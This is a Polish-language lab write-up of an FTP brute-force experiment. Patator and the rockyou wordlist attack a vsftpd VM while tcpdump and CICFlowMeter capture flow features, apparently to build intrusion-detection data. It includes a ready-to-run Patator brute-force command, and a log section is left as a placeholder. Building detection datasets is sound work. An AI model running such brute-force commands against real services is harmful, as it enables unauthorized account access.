


FTP Bruteforce (Patator i CICFlowMeter)

Schemat i opis środowiska testowego



Opis:

Środowisko składa się z dwóch maszyn wirtualnych (VM) działających na Ubuntu Server:

- Maszyna atakująca: uruchomiony program Patator do ataku brute-force na usługę FTP oraz tcpdump do przechwytywania ruchu.
- Maszyna ofiara: zainstalowany i skonfigurowany serwer FTP (vsftpd).
- Sieć: maszyny podłączone do tego samego switcha wirtualnego w Hyper-V.

Każda z Maszyn ma dysk o rozmiarze 8GB ([Wymagania minimalne ubuntu](#) mówią o minimalnie 5GB). Dyski są w formacie vhdx, wykorzystywanym przez hyper-v.

Dyski maszyn można pobrać z linków poniżej:

Oprogramowanie wykorzystane do wykonania eksperymentu

Komponent	Wersja	Nazwa
System operacyjny maszyn wirtualnych	24.04.2 LTS	Ubuntu Server
Hypervisor	Wersja: 10.0.26100.1882	Hyper-V
Serwer FTP	3.0.3	VSFTPD
Narzędzie ataku	0.7	Patator
Przechwytywanie ruchu	4.99.1	tcpdump
Analiza Ruchu	4.0	CICFlowMeter
Słownik do ataku	ok. 14 MB, 14344392 haseł	rockyou.txt

Instalacja i konfiguracja

Maszyna ofiara

```
sudo apt update
sudo apt install vsftpd -y
```

Plik konfiguracyjny /etc/vsftpd.conf:

```
anonymous_enable=NO
local_enable=YES
write_enable=YES
listen=YES
listen_ipv6=NO
```

Tworzenie użytkownika FTP:

```
sudo adduser ftpuser
sudo passwd ftpuser
```

Restart usługi:

```
sudo systemctl restart vsftpd
```

Maszyna atakująca

Instalacja Narzędzi:

```
sudo apt update
sudo apt install git python3-pip tcpdump -y
```

Instalacja Patatora:

```
git clone https://github.com/lanjelot/patator.git
cd patator
pip install -r requirements.txt
```

Instalacja CICFlowMeter w wersji Python:

```
cd ~
git clone https://github.com/ahlashkari/CICFlowMeter.git
cd CICFlowMeter
pip install -r requirements.txt
```

Pobranie słownika do ataku:

```
sudo apt install seclists unzip -y
cp /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz ~/
cd ~
tar -xzf rockyou.txt.tar.gz
```

Przeprowadzenie Ataku

Uruchomienie przechwytywania:

```
sudo tcpdump -i eth0 port 21 -w ftp_attack.pcap
```

Atak Patator:

```
./patator ftp_login host=192.168.0.105 user=ftpuser password=FILE0
0=rockyou.txt -x ignore:mesg='Login incorrect' --rate-limit=5
```

- `--rate-limit=5`: ogranicza tempo ataku do 5 prób/sekundę (by nie przytłoczyć serwera)
- `rockyou.txt`: używa ogólnodostępnego słownika

⚠ W tym przypadku atak się nie powiedzie, ponieważ utworzone hasło nie znajduje się w `rockyou.txt` – i o to właśnie chodzi: chodzi o symulację nieudanego ataku, który będzie wyraźnie widoczny w ruchu.

Efekty Ataku

Po stronie atakującej

- Konsola Patatora wykaże tysiące nieudanych prób.
- Hasło nie zostanie złamane.
- Cały ruch jest zapisany w `ftp_attack.pcap`.

Po stronie serwera FTP

Fragment logu z `/var/log/vsftpd.log`:

WKLEIĆ TUTAJ FRAGMENT LOGÓW

Użycie CICFlowMeter (Python) i ekstrakcja

cech

```
cd ~/CICFlowMeter  
python3 CICFlowMeter.py -f ftp_attack.pcap -o output/
```

W katalogu output/ został zapisany plik ftp_attack_Flow.csv.